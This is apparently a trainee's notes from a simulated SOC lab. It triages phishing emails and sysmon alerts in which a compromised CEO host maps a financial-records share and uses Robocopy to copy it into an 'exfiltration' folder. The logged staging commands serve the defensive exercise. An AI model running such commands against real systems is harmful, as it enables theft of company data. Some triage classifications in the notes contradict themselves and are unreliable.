



Directory

Name	Role	Email	Logged-in Host
Michael Ascot	CEO	michael.ascot@tryhatme.com	win-3450
Sophie J	HR	sophie.j@tryhatme.com	win-3461
Michelle Smith	Legal	michelle.smith@tryhatme.com	win-3459
Roger Fedora	Marketing	roger.fedora@tryhatme.com	win-3460
Yani Zubair	IT	yani.zubair@tryhatme.com	win-3449
Miguel O'Donnell	Sales	miguel.odonnell@tryhatme.com	win-3451
Cain Omoore	Sales	cain.omoore@tryhatme.com	win-3452
Kyra Flores	Sales	kyra.flores@tryhatme.com	win-3453
Amna Espinoza	Sales	amna.espinoza@tryhatme.com	win-3454
Ashwin Johnston	Sales	ashwin.johnston@tryhatme.com	win-3455
Safa Prince	Sales	safa.prince@tryhatme.com	win-3456
Diego Summers	Sales	diego.summers@tryhatme.com	win-3457
Armaan Terry	Sales	armaan.terry@tryhatme.com	win-3458

this our organization mails

lets cover our first alert



datasource: email

timestamp: 05/01/2026 06:56:17.555

subject: Grow Your Hat Business Overnight with this Secret Formula

sender: leonard@fashionindustrytrends.xyz

recipient: yani.zubair@tryhatme.com

attachment: None

content: Unlock the ultimate strategy to skyrocket your hat empire No experience needed Just click and watch the profits roll in

direction: inbound

Incident report

Incident classification

True positive | False positive

Case report

Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

Time of activity: May 1st 2026 at 10:58

List of Affected Entities: none

Reason for Classifying as True Positive: The domain is suspicious and uses social engineering to lure the recipent into looking into their course

Reason for Escalating the Alert: Phishing attempt

Recommended Remediation Actions: block domain

List of Attack Indicators: leonard@fashionindustrytrends.xyz is the email

Assigned alert(s)

Write case report

1005	Suspicious Attachment found in email	Low	Phishing	May 1st 2026 at 07:03

Description:	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.
datasource:	email
timestamp:	05/01/2026 07:01:19.555
subject:	FINAL NOTICE: Overdue Payment - Account Suspension Imminent
sender:	john@hatmakereurope.xyz
recipient:	michael.ascot@tryhatme.com
attachment:	ImportantInvoice-Febrary.zip
content:	URGENT: Your account is 30 days past due and will be suspended today unless immediate payment is processed. Legal action will commence if payment is not received within 24 hours. Open the attached invoice immediately to view payment options and avoid legal consequences.
direction:	inbound

Incident report

Incident classification: (•) True positive ( ) False positive

Case report

Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

Time of activity: May 1st 2026 at 11:03

List of Affected Entities: none

Reason for Classifying as True Positive: tries to create an urgency to make the user click on the attached zip file which has to be malicious , A failed attempt of social enginnering indeed .
the email is also highly suspisious and does not look from a verified source

Reason for Escalating the Alert: phshing attempt to trick the user into executing the malicious file

Recommended Remediation Actions: block the mail and create a rule for the mail server not to recieve anyfurther email from domain "xyz"

List of Attack Indicators: ImportantInvoice-Febrary.zip

Does this alert require escalation? (•) Yes ( ) No

← Case report for event ID: 1005

ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1005	Suspicious Attachment found in email	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.	Phishing	Low	May 1st 2026 at 11:03

Alert details

datasource: email

timestamp: 05/01/2026 07:01:19.555

subject: FINAL NOTICE: Overdue Payment - Account Suspension Imminent

sender: john@hatmakereurope.xyz

recipient: michael.ascot@tryhatme.com

attachment: ImportantInvoice-Febrary.zip

content: URGENT: Your account is 30 days past due and will be suspended today unless immediate payment is processed. Legal action will commence if payment is not received within 24 hours. Open the atta ched invoice immediately to view payment options and avoid legal consequences.

direction: inbound

ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1001	Suspicious Parent Child Relationship	A suspicious process with an uncommon parent-child relationship was detected in your environment.	Process	Low	May 1st 2026 at 10:56

Alert details

datasource: sysmon

timestamp: 05/01/2026 06:53:35.555

event.code: 1

host.name: win-3459

process.name: TrustedInstaller.exe

process.pid: 3577


process.parent.pid: 3506


process.parent.name: services.exe

process.command_line: C:\Windows\servicing\TrustedInstaller.exe

process.working_directory: C:\Windows\system32\

event.action: Process Create (rule: ProcessCreate)



datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3459
process.command_line: C:\Windows\servicing\TrustedInstaller.exe
process.name: TrustedInstaller.exe
process.parent.name: services.exe
process.parent.pid: 3506
process.pid: 3577
process.working_directory: C:\Windows\system32\
timestamp: 05/01/2026 06:53:22.555
}
Show as raw text
Type
Field
Value
Actions
Selected
host
10.10.65.248:8989
source
eventcollector
sourcetype
_json
Event
datasource
sysmon
event.action
Process Create (rule: ProcessCreate)
event.code
1
host.name
win-3459
process.command_line
C:\Windows\servicing\TrustedInstaller.exe
process.name
TrustedInstaller.exe
process.parent.name
services.exe
process.parent.pid
3506
process.pid
3577
process.working_directory
C:\Windows\system32\


process.parent.pid: 3506
process.parent.name: services.exe
process.command_line: C:\Windows\servicing\TrustedInstaller.exe
process.working_directory: C:\Windows\system32\
event.action: Process Create (rule: ProcessCreate)
Incident report
Incident classification
True positive
False positive
Closure rationale
Explain why you have identified this incident as a false positive.
Time of Activity: May 1st 2026 at 10:56
List of Related Entities: 1
Reason for Classifying as False Positive: it is a legitimate windows binary
TrustedInstaller.exe lives in exactly that path
It is normally spawned by services.exe
It handles:
Windows Updates
system file changes
servicing operations

TrustedInstaller.exe is a legitimate, core Windows component (Windows Modules Installer) that manages system updates, installation, and modification of optional Windows components. Located in `C:\Windows\servicing\`, it acts as the owner of system files to prevent accidental deletion or malware tampering, often requiring high-level permissions for changes. YouTube +2

Key Details About TrustedInstaller.exe:

it is also executed as mentioned in the specific path , so it's a false positive



although it says the url is fine , I will still call it a false positive

Time of activity: May 1st 2026 at 11:01

List of Affected Entities: none (since obv no one paied)

Reason for Classifying as True Positive: because no one can afford going to mars for 500 $

Reason for Escalating the Alert: this domain IS suspisious , the xyz domains are cheap to afford for mass phishing and they are trying to lure our employes into giving them money and also look at the email , it is a fashionindustrytrends not a mars travel group

Recommended Remediation Actions: block xyz domain


List of Attack Indicators:


i	Time	Event
>	5/1/26 6:21:13.555 AM	{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\ImportantInvoice-Febrary.zip host.name: win-3450 process.name: OUTLOOK.EXE process.pid: 8668 timestamp: 05/01/2026 07:21:13.555 } Show as raw text

oh micheal what have you done ??? he sure needs some training

ID	Alert rule	Severity	Type	Date	Status	Action
1032	Suspicious Parent Child Relationship	High	Process	May 1st 2026 at 07:28	Awaiting action	
1031	Suspicious Parent Child Relationship	High	Process	May 1st 2026 at 07:28	Awaiting action	
1030	Suspicious Parent Child Relationship	High	Process	May 1st 2026 at 07:28	Awaiting action	
1029	Suspicious Parent Child Relationship	High	Process	May 1st 2026 at 07:28	Awaiting action	
1028	Suspicious Parent Child Relationship	High	Process	May 1st 2026 at 07:28	Awaiting action	
1027	Suspicious Parent Child Relationship	High	Process	May 1st 2026 at 07:28	Awaiting action	
1026	Suspicious Parent Child Relationship	High	Process	May 1st 2026 at 07:28	Awaiting action	
1025	Suspicious Parent Child Relationship	High	Process	May 1st 2026 at 07:28	Awaiting action	
1024	Network drive disconnected from a local drive	Medium	Execution	May 1st 2026 at 07:27	Awaiting action	

Description:	A network drive was disconnected from a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.
datasource:	sysmon
timestamp:	05/01/2026 07:25:42.555
event.code:	1
host.name:	win-3450
process.name:	net.exe
process.pid:	8004
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\net.exe" use Z: /delete
process.working_directory:	C:\Users\michael.ascot\downloads\
event.action:	Process Create (rule: ProcessCreate)






we can see the chain of attack first accessing the network drive and then using robot to copy the file
First: what is Robocopy?

Robocopy is:

- a legit Windows tool
- used for copying large amounts of files
- supports mirroring, recursion, retries, etc.

The directory that the files are copied to is a RED FLAG



so the attacker copied the system files to his folder and tried covering his

tracks

ID 1024 | ID 1023

ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1023	Suspicious Parent Child Relationship	A suspicious process with an uncommon parent-child relationship was detected in your environment.	Process	Low	May 1st 2026 at 11:28

Alert details

datasource: sysmon
timestamp: 05/01/2026 07:25:31.555
event.code: 1
host.name: win-3450
process.name: Robocopy.exe
process.pid: 8356
process.parent.pid: 3,728
process.parent.name: powershell.exe
process.command_line: "C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E
process.working_directory: Z:\
event.action: Process Create (rule: ProcessCreate)

Time of activity: May 1st 2026 at 11:28

List of Affected Entities: 1 host name is win-3450

Reason for Classifying as True Positive: The attacker is using a legimate windows binary to copy all the financial records of the organization into a folder named exfiltration (The name speaks for itself)
/E indicates to copy everything on the target folder

Reason for Escalating the Alert: This is an exfiltration attempt and requires immediate attention

Recommended Remediation Actions: immediately isolate the affected host and try to gather the forencis evidence

List of Attack Indicators:

ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1022	Network drive mapped to a local drive	A network drive was mapped to a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.	Execution	Medium	May 1st 2026 at 11:27

Alert details


datasource: sysmon
timestamp: 05/01/2026 07:24:44.555
event.code: 1
host.name: win-3450
process.name: net.exe
process.pid: 5784
process.parent.pid: 3728
process.parent.name: powershell.exe
process.command_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords
process.working_directory: C:\Users\michael.ascot\downloads\
event.action: Process Create (rule: ProcessCreate)

